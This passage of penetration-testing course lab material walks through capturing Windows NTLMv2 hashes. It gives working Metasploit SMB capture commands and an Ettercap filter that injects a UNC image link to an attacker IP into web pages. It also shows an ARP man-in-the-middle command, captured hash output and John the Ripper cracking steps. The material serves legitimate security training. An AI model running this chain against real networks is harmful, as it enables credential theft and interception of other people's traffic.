- Create an Ettercap filter to insert an HTML image reference, pointing to your Metasploit server IP address
- Establish a MITM attack using Ettercap against your Windows victim using your attack filter
- On the victim, browse to the website at http://10.10.10.70 or any other website
- Observe the credentials hash data on the SMB capture server and log files


For the purposes of this exercise, we won't be performing password cracking following the credential capture.



SMB Capture – STOP

- Stop here, unless you want answers to the exercise

SMB Capture – STOP
Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.




Metasploit SMB Capture Module

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set JOHNPWFILE /tmp/johnpwn.txt
JOHNPWFILE => /tmp/johnpwn.txt
msf auxiliary(smb) > set CAINPWFILE /tmp/cainpwn.txt
CAINPWFILE => /tmp/cainpwn.txt
msf auxiliary(smb) > exploit
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) > jobs

Jobs
====

  Id  Name                            Payload  Payload opts
  --  ----                            -------  ------------
  0   Auxiliary: server/capture/smb
```

Metasploit SMB Capture Module

This slide shows the process for setting two logging files for the SMB server, recording authentication data in John and Cain & Able formats. To identify the status of the running job, issue the msfconsole "jobs" command, as shown on this page.




Ettercap Filter (1)

```
# Watch outbound HTTP requests, replacing "Accept-Encoding" line
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
      msg("zapped Accept-Encoding!\n");
   }
}
# Do the same for If-Modified-Since
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "If-Modified-Since")) {
      replace("If-Modified-Since", "If-PACified-Since");
      msg("zapped If-Modified-Since\n");
   }
}
# For HTTP responses, replace all  "img src=" tags with our own tag,
# referencing a file on our server instead.  This is case-sensitive,
# so additional rules are needed for "HEAD", "heAd", etc.  Keep the UNC path
# as short as possible to minimize the Content-Length variable running over.
if (ip.proto == TCP && tcp.src == 80) {
      replace("<head>", "<head> <img src=\"\\\\10.10.10.100\\p.gif\">");
      msg("Replaced head with head and image reference\n");
}
```

Ettercap Filter (1)


An Ettercap filter is required to manipulate the victim's web browser and attempt to load an image file from a UNC file path. This slide shows one possible Ettercap filter source file, adding the image header immediately following the browser "head" statement. Replace the IP address 10.10.10.100 shown in this slide with your Kali Linux attack system IP address.



Ettercap Filter (2)

```
# etterfilter -o smbcapture.ef smbcapture.filter

etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team

 12 protocol tables loaded:
        DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:
        VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file 'smbcapture.filter'  done.
 Unfolding the meta-tree  done.
 Converting labels to real offsets  done.
 Writing output to 'smbcapture.ef'  done.

 -> Script encoded into 23 instructions.
```

Ettercap Filter (2)
Once the Ettercap filter file is created we need to compile it using the etterfilter command as shown on this slide.



Ettercap MITM

- Launch Ettercap with ARP MITM attack
  - Specify victim as first target, web server as the second target

Specify victim IP here

Specify web server IP here

```
# ettercap -TqM arp:remote -F smbcapture.ef /XX.XX.XX.XX// /10.10.10.70//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on eth0... (Ethernet)

  eth0 ->       00:0C:29:5D:A9:EE        10.10.75.1       255.255.0.0
```

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 258


Ettercap MITM

Next, use Ettercap to create an ARP MITM attack as shown on this slide, specifying the path and filename of your compiled etterfilter file. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The second argument will be "/10.10.10.70/", creating a MITM between the victim and the lab web server used for this exercise.

If you are completing this exercise as an online student, remember to reference the tap0 interface instead of the eth0 interface. Add the "-i tap0" interface to the Ettercap command line: "`ettercap -TqM arp:remote -F smbcapture.ef -i tap0 /XX.XX.XX.XX// /10.10.10.70//`"

Victim Browsing

- Using Internet Explorer
  - Firefox does not honor UNC file paths in hrefs



Victim Browsing
As the victim, browse to the website at http://10.10.10.70. If your Ettercap MITM and filter are correct, you should see a broken image in the web browser, as shown on this slide. Internet Explorer has automatically attempted to retrieve this image file from the Metasploit SMB capture server.


If you don't see the broken image reference, your browser may be re-using a cached version of the website content. You can optionally modify your Ettercap filter source to remove the If-Modified-Since header, or simply refresh your browser while holding down Shift on your keyboard; this will cause the browser to ignore the browser cache and retrieve the content from the server. Optionally, you can delete the browsing history in Internet Explorer as well.

Metasploit SMB Server

Also recorded in designated logging files


```
msf auxiliary(smb) >
[*] SMB Captured - 2017-11-16 00:36:30 -0800
NTLMv2 Response Captured from 10.10.80.8:50233 - 10.10.80.8
USER:student DOMAIN:SEC660-WIN10 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:dfb00e2d93aa712d5ffc0140d6fb8754
NT_CLIENT_CHALLENGE:01010000000000007f9ddfaef05ed30167bac27873abbb26000000000200000000000000000
0000000000
```

Windows may pass logged-in NTLMv2 credentials, or may prompt for a network password. If prompted for a password, enter a password of "bb3143468".



Metasploit SMB Server

Returning to the Metasploit instance, you will see a msfconsole status entry for each authentication attempt. The example noted is from a Windows 7 victim revealing the NTLMv2 hash information prior to prompting the user for authentication when the logged-in credential fails. Depending on the configuration of your Windows host, you also may be prompted to enter a password. If you are prompted for a password, enter the password "bb3143468".




Optional: John NTLMv2 Cracking

- Decompress rockyou.txt dictionary file
- Retrieve 1 hash from log file
- Crack with John

```
root@kali:~# cd /tmp
root@kali:/tmp# head -1 /tmp/johnpwn.txt_netntlmv2 >crack.txt
root@kali:/tmp# john crack.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
...
```

Optional: John NTLMv2 Cracking
With the recovered NTLMv2 hashes from Internet Explorer, we can mount a password cracking attack.

Use the "head -1" command to retrieve the first hash record from the johnpwn.txt_netntlmv2 file, redirecting the output to "crack.txt", as shown. Then use John the Ripper to crack the password. John may or may not be able to crack your password, depending on the complexity of the password you chose when setting up the Windows 10 image, though hopefully you can imagine such a technique working effectively against a large number of users with many different passwords.




SMB Hash Capture: Troubleshooting

- Double-check MITM effectiveness and IP addresses
- Validate HTML being injected is a valid tag
- Optionally check the source of the Kittenwar page on the victim to look for injected content

SMB Hash Capture: Troubleshooting
If you are having trouble getting credentials from the victim running Internet Explorer, try these troubleshooting steps:

- Make sure the MITM attack is working in Ettercap. Browse to a website as the victim and press "s" to look at connection statistics in Ettercap. Make sure the packet receive count is increasing.
- Validate the injected HTML content with the etterfilter script. Make sure you are specifying the correct IP address of the attacker system.
- Optionally check the source code of the Kittenwar page on the victim. Look for the <head> tag to identify if Ettercap included the injected content in the victim browser.



Exercise: Inserting OSPF Routes

- In the Manipulating the Network module we looked at routing protocols
  - Many networks transmit routing peer announcements in the access layer
  - Some networks attempt to protect routing advertisements with MD5 digest authentication
- We'll exploit these weaknesses to discover and manipulate routing with Loki

